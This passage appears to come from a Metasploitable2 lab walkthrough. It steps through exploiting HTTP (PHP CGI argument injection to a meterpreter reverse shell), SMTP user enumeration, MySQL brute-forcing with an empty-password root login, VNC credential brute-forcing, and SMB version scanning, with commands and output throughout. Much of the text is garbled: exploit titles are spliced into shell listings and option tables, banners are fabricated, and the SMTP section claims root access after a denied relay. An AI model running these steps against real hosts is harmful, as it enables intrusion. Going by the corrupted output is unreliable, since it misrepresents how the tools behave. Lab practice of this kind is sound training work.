Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - Classloader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results
```

Search on the msfconsole

- “ search php 5.4.2”

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name
0  exploit/multi/http/op5_license          2012-01-05    excellent Yes  OP5 license.PHP Remote Command Execution
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03    excellent Yes  PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08    normal   No    PHP apache_request_headers Function Buffer Overflow
```

METASPLOITABLE2 LAB WALKTHORUGH

= “use 1”

```
msf6 exploit(multi/http/op5_license) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name   Status  Current Setting  Required  Description  Code Execution
PROXY  Status: 2.3.15      yes        Exploit Plesk Injec...
PROXIES Status: 2.3.17      Remote Directory Listing  A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, c...
RHOSTS Status: 6.0.18      -utf8    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo...
RPORT  Status: 80          yes        The target port (TCP)
SSL    Status: 2.3.15      no        Negotiate SSL/TLS for outgoing connections
TARGETURI Status: 3.1.2    no        Denial of Service (DoS) / Remote Code Execution (RCE)
URIENCODING Status: 2.3.12 yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST  Status: 2.3.12    no        HTTP server virtual host
```

= “set rhosts 192.168.148.129”

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.148.129
rhosts => 192.168.148.129  Multiple Vulnerabilities
```

= “exploit”

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.148.128:4444
[*] Sending stage (40004 bytes) to 192.168.148.129
[*] Meterpreter session 1 opened (192.168.148.128:4444 → 192.168.148.129:48175) at 2025-10-06 06:08:07 -0400
[*] Gaining privileges: 1.9.x < 3.1.0 -> ZIP File Directory Traversal
meterpreter > shell
```

= “shell”

```
meterpreter > shell.3.1 - Multiple Vulnerabilities
Process 5437 created. 2.3.33 / 2.5 < 2.5.10 - Arbitrary File Inclusion / Remote Code Execution (RCE)
Channel 0 created. 3.10 / < 2.3.16.2 - ClassLoader Manipulation
ls
davche Struts2 2.0.0 < 2.3.15 - Prefixes Parameters 0
davche Tomcat < 5.5.17 - Remote Directory Listing
dvwahe Tomcat < 6.0.18 - 'utf8' Directory Traversal
index.phpmcat < 6.0.18 - 'utf8' Directory Traversal (Remote Code Execution)
mutillidaecat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / Arbitrary File Inclusion
phpMyAdmincat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / Arbitrary File Inclusion
phpinfo.phpes-C XML Parser < 3.1.2 - Denial of Service (DoS)
testroot Shoutbox < 2.32 (Apache) - Local File Inclusion
tikiwiki
tikiwiki-oldNo Results
twiki
```

= python -c ‘import pty;pty.spawn(“/bin/bash”)’

```
python -c 'import pty;pty.spawn("/bin/bash")' |> inclusion />
www-data@metasploitable:/var/www$ ls
ls
dav index.php phpMyAdmin test tikiwiki-old
dvwa mutillidae phpinfo.php tikiwiki twiki
```

Congratulations! Root access is achieved via HTTP exploits.

METASPLOITABLE2 LAB WALKTHORUGH

SMTP VULNERABILITY ACCESSMENT & EXPLOITATION

5:SMTP (Simple Mail Transfer Protocol) is the standard protocol for sending e-mail between mail servers and from mail clients to mail servers. It typically runs on TCP port **25** for server-to-server delivery

The command to Get the IP Address of the system

- “ifconfig”


Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”



```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.148.0/24
```

As we got some IP through this command first two IP are default



Currently scanning: Finished! Screen View: Unique Hosts						
9 Captured ARP Req/Rep packets, from 5 hosts. Total size: 540						
IP	At	MAC Address	Count	Len	MAC Vendor /	Hostname
192.168.148.1	00:50:56:c0:00:08		5	300	VMware, Inc.	
192.168.148.2	00:50:56:e3:54:97		1	60	VMware, Inc.	
192.168.148.129	00:0c:29:3f:cb:e2		1	60	VMware, Inc.	
192.168.148.131	00:0c:29:31:5c:f9		1	60	VMware, Inc.	
192.168.148.254	00:50:56:e3:30:80		1	60	VMware, Inc.	

METASPLOITABLE2 LAB WALKTHORUGH

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
[root@kali]# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 05:54 EDT
Nmap scan report for 192.168.148.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:30:80 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.148.129
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
```

METASPLOITABLE2 LAB WALKTHORUGH

Some exploit title we got now Exploiting telnet through Metasploit framework

- “ msfconsole ”

```
[root@kali]-[~/home/kali]
# msfconsole
Metasploit tip: Use help <command> to learn more about any command
      192.168.148.129
Trying 192.168.148.129 ...
Connection to 192.168.148.129 port 1337 [closed]
[*] Escape character is '\r'
[*] 3Kom SuperHack II Logon
[!] User Name: [ security ]
[!] Password: [ ]
[*] Warning: Never expose this VM to an untrusted network!
[*] Contact: msfdev[at]metasploit.com [ OK ]
[*] Info with ncFadmin/mFadmin to our exploit
[*] https://metasploit.com

[*] msf6 exploit ->
[*]   =[ metasploit v6.4.0.69-dev
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post
+ -- --=[ 1672 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion
[*] msf6 metasploitable1:192.168.148.129:1337:MSF/PostFix (Ubuntu)
[*] Metasploit Documentation: https://docs.metasploit.com/
```

- “ search smtp ”

```
msf6 > search smtp
Matching Modules
=====
#  Name
0  exploit/linux/smtp/apache_james_exec
r Creation Arbitrary File Write
1    \_ target: Bash Completion
```

	Disclosure Date	Rank	Check	Description
0	2015-10-01	normal	Yes	Apache James Server 2

Find the Enumeration of the smtp “/smtp_enum”

```
39 auxiliary/scanner/smtp/smtp_relay
40 auxiliary/fuzzers/smtp/smtp_fuzzer
41 auxiliary/scanner/smtp/smtp_enum
42 auxiliary/dos/smtp/sendmail_prescan[ign host corruption]
```

- “use 41”

```
msf6 > use 41
```

- “ show options ”

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting          Required  Description
RHOSTS          [REDACTED]           yes        The target host(s), see https://docs.metasploit.com/docs/using-me
/using-metasploit.html
RPORT          25                  yes        The target port (TCP)
THREADS         1 metasploit.com       yes        The number of concurrent threads (max one per host)
UNIXONLY        true                yes        Skip Microsoft bannerred servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordli
sts/unix_users.txt
```

View the full module info with the `info`, or `info -d` command.

METASPLOITABLE2 LAB WALKTHORUGH

- “ set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- “ exploit”

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.148.129:25 - 192.168.148.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.148.129:25 - 192.168.148.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid,
news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.148.129:25 - Scanned 1 of 1 hosts (100% complete)
```

:Open new terminal and search for the SMPT Port Through Telnet Login

“telnet 192.168.148.129 25” 25 is the port no. of the SMPT to check RCPT Relay is open or not

```
(kali㉿kali)-[~] 0 < 2.3.15 - Prefixed Parameters OGNL II
$ telnet 192.168.148.129 25
Trying 192.168.148.129 ... utf8' Directory Traversal
Connected to 192.168.148.129:25. Directory Traversal (PoC).
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)< 7.0
MAIL FROM:<sumit@gmail.com> 3.1.2 - Denial of Service (PoC)
250 2.1.0 Ok
RCPT TO:<sunny@gmail.com>
554 5.7.1 <sunny@gmail.com>: Relay access denied
kali㉿kali:[~]
```

Congratulations! Root access is achieved via SMTP exploits.

METASPLOITABLE2 LAB WALKTHORUGH

MYSQL VULNERABILITY ACCESSMENT & EXPLOITATION

6:MySQL is a widely used open-source relational database management system (RDBMS) that stores and retrieves structured data using SQL (Structured Query Language). It typically listens on TCP port **3306** and is commonly paired with web applications (LAMP stacks), making it a frequent target during security assessments.

Using script engine

Check the credential of the mysql brute of metasploitable

- “ nmap --script=mysql-brute 192.168.148.129”

```
(root㉿kali)-[~/home/kali]
# nmap --script=mysql-brute 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 06:51 EDT
Nmap scan report for 192.168.148.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 141 guesses in 19 seconds, average tps: 7.4
```

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To check the password by using this command

= “ nmap --script=mysql-empty-password 192.168.148.129”

```
[root@kali ~]# nmap --script=mysql-empty-password 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 06:53 EDT
Nmap scan report for 192.168.148.129
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
| mysql-empty-password:
|_ root account has empty password
5432/tcp  open  postgresql
5900/tcp  open  vnc
```

To access the mysql -h is for host

= “mysql -u root -h 192.168.148.129 -p”

```
[root@kali ~]# mysql -u root -h 192.168.148.129 -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

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To skip ssl we are using this command “–skip-ssl”

= “mysql -u root -h 192.168.148.129 -p –skip-ssl”

```
(root㉿kali)-[~/home/kali]
# mysql -u root -h 192.168.148.129 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 173
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

/usr/share/mysql/charsets/Index.xml:1: warning: Never expose this VM to an untrusted network!
/usr/share/mysql/charsets/Index.xml:1: warning: Connection closed by foreign host.
```

= “ show databases; ”

```
MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| dvwa          |
| metasploit    |
| mysql         |
| owasp10       |
| tikiwiki     |
| tikiwiki195   |
+-----+
```

= “ use mysql; ”

```
MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

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“ show tables; ”

```
Database changed
MySQL [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv   |
| db             |
| func           |
| help_category |
| help_keyword   |
| help_relation  |
| help_topic    |
| host           |
| proc           |
| procs_priv    |
| tables_priv   |
| time_zone      |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user           |
+-----+
17 rows in set (0.000 sec)
```

“ select * from user; ”

```
MySQL [mysql]> select * from user;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Host | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | | | | | | | | | | | |
|      |      |          |      |          |      |          |      |          |      |          |      |          |      |          |      |          |      |          |      |          |
|      |      |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          |
|      |      |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          | Y   |          |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|      | debian-sys-maint |      | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     |
|      |              | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     |
|      |              | N     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     |
|      |              | N     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     | Y     |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Congratulations! Root access is achieved via MYSQL exploits.

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VNC VULNERABILITY ACCESSMENT & EXPLOITATION

7 VNC Exploitation (Port 5900): Port 5900 is commonly associated with VNC (Virtual Network Computing), a remote desktop sharing system. When used in combination with VNC, port 5900 is often the default port for the initial display (desktop) on a VNC server. VNC allows a user to view and interact with the graphical desktop environment of a remote computer over a network.

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
[root@kali]# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
```

```
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc   VNC (protocol 3.3)
6000/tcp open  X11   (access denied)
```

- “ searchsploit vnc”

```
[root@kali]# searchsploit vnc
Exploit Title | Path
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1.0.13.0' Remote Buffer Overflow | windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remote Denial of Service | osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service | windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Denial of Service | linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit) | windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) | windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass | multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit) | multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Scanner | multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass | windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol Remote Code Execution (PoC) | windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remote Denial of Service | windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service | windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial of Service Crash (PoC) | windows/dos/6181.php
SmartCode ServerX VNC Server ActiveX 1.1.5.0 - 'scvncsrvx.dll' Denial of Service | windows/dos/14634.txt
SmartCode VNC Manager 3.6 - 'scvncctrl.dll' Denial of Service | windows/dos/3873.html
Sun SunPCI II VNC Software 2.3 - Password Disclosure | unix/local/21592.c
ThinVNC 1.0b1 - Authentication Bypass | windows/remote/47519.py
```

- “ msfconsole”

```
[root@kali]# msfconsole
[*] Starting MsfConsole 1.0.0-dev (root@kali) - 2013-08-22 13:45:00+0000
[*] Metasploit tip: Use the analyze command to suggest runnable modules for hosts
[*] Authentication successful
[*] Using exploit/multi/handler for handler
[*] Using https://192.168.148.129:443 for exploit delivery
```

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- “ search VNC”

```
msf6 > search VNC
[*] 192.168.148.129
Matching Modules
=====
+--- Name          : auxiliary/scanner/vnc/vnc_login
|   Description   : Standard VNC authentication
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : VNC Authentication Scanner
+--- Name          : auxiliary/scanner/vnc/vnc_root_pw
|   Description   : Apple Remote Desktop Root VNC
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : Apple Remote Desktop Root VNC
+--- Name          : auxiliary/server/capture/vnc
|   Description   : Capture VNC pixels from each pixel.
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : Authentication Capture: VNC
+--- Name          : payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4
|   Description   : HTTP Fetch, Bind TCP Stager
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : HTTP Fetch, Bind TCP Stager
+--- Name          : payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid
|   Description   : HTTP Fetch, Bind TCP Stager
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : HTTP Fetch, Bind TCP Stager
+--- Name          : payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4
|   Description   : HTTP Fetch, Reverse TCP Stager
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : HTTP Fetch, Reverse TCP Stager
+--- Name          : payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid
|   Description   : HTTP Fetch, Reverse TCP Stager
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : HTTP Fetch, Reverse TCP Stager
+--- Name          : payload/cmd/windows/http/x64/vncinject/bind_piped_pipe
|   Description   : HTTP Fetch - Windows x64 Pipe
|   Disclosure Date: . . .
|   Rank          : normal
|   Check         : No
|   Description   : HTTP Fetch - Windows x64 Pipe
```

The number 108 has the vnc_login

```
msf6 > search 108
[*] 192.168.148.129
Matching Modules
=====
+--- Name          : auxiliary/scanner/vnc/vnc_login
|   Description   : Standard VNC authentication
|   Disclosure Date: 2015-07-10
|   Rank          : great
|   Check         : No
|   Description   : VNC Authentication Scanner
+--- Name          : exploit/multi/vnc/vnc_keyboard_exec
|   Description   : VNC Keyboard Remote Code Execution
|   Disclosure Date: . . .
|   Rank          : great
|   Check         : No
|   Description   : VNC Keyboard Remote Code Execution
+--- Name          : payload/linux/unix/shell/reverse_tcp
|   Description   : VNC Listener (Reverse TCP)
|   Disclosure Date: . . .
|   Rank          : great
|   Check         : No
|   Description   : VNC Listener (Reverse TCP)
```

- “ use 108”
- “ show options ”

```
msf6 > use 108
[*] 192.168.148.129
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
=====
Name          : Current Setting
Required      : Description
ANONYMOUS_LOGIN: false           Attempt to login with a blank username and password
BLANK_PASSWORDS: false           Try blank passwords for all users
BRUTEFORCE_SPEED: 5              How fast to bruteforce, from 0 to 5
DB_ALL_CREDS: false             Try each user/password couple stored in the current database
DB_ALL_PASS: false              Add all passwords in the current database to the list
DB_ALL_USERS: false              Add all users in the current database to the list
DB_SKIP_EXISTING: none          Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD:          :             The password to test
PASS_FILE:        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt File containing passwords, one per line
Proxies:          :             A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS:          :             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

- “ set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- “ exploit”

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.148.129:5900 - 192.168.148.129:5900 - Starting VNC login sweep
[!] 192.168.148.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.148.129:5900 - 192.168.148.129:5900 - Login Successful: :password
[*] 192.168.148.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


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Open new terminal and search for

- “vncviewer 192.168.148.129”

The password of VNC is password

```
(kali㉿kali)-[~]
$ vncviewer 192.168.148.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: [REDACTED]
```



Congratulations! GUI access is achieved via VNC exploits.

METASPLOITABLE2 LAB WALKTHORUGH

SMB VULNERABILITY ACCESSION & EXPLOITATION

8:SMB (Server Message Block), also known as CIFS in some contexts, is a network file-sharing protocol used primarily by Windows systems to provide access to files, printers, named pipes, and other shared resources. It typically runs on TCP ports **445** (direct SMB) and **139** (NetBIOS over TCP).

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
[root@kali]# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 06:36 EDT
Nmap scan report for 192.168.148.254
Host is up (0.000097s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:30:80 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
[root@kali]# nmap -sV -O -T4 -sS 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 06:36 EDT
Nmap scan report for 192.168.148.129
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd 2.0.0
25/tcp    open  smtp             Postfix smtpd 2.25.1, shift red 16 green 8 blue 0
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec              netkit-rsh rexecd
```

- “ msfconsole”

```
[root@kali]# msfconsole
Metasploit tip: View advanced module options with advanced
[metasploit]#
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ search smb_version”

```
msf6 > search smb_version
Matching Modules
=====
#  Name          Disclosure Date    Rank   Check  Description
-  auxiliary/scanner/smb/smb_version      .       normal  No    SMB Version Detection
```

- “ show options”

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
=====
Name  Current Setting  Required  Description
RHOSTS yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
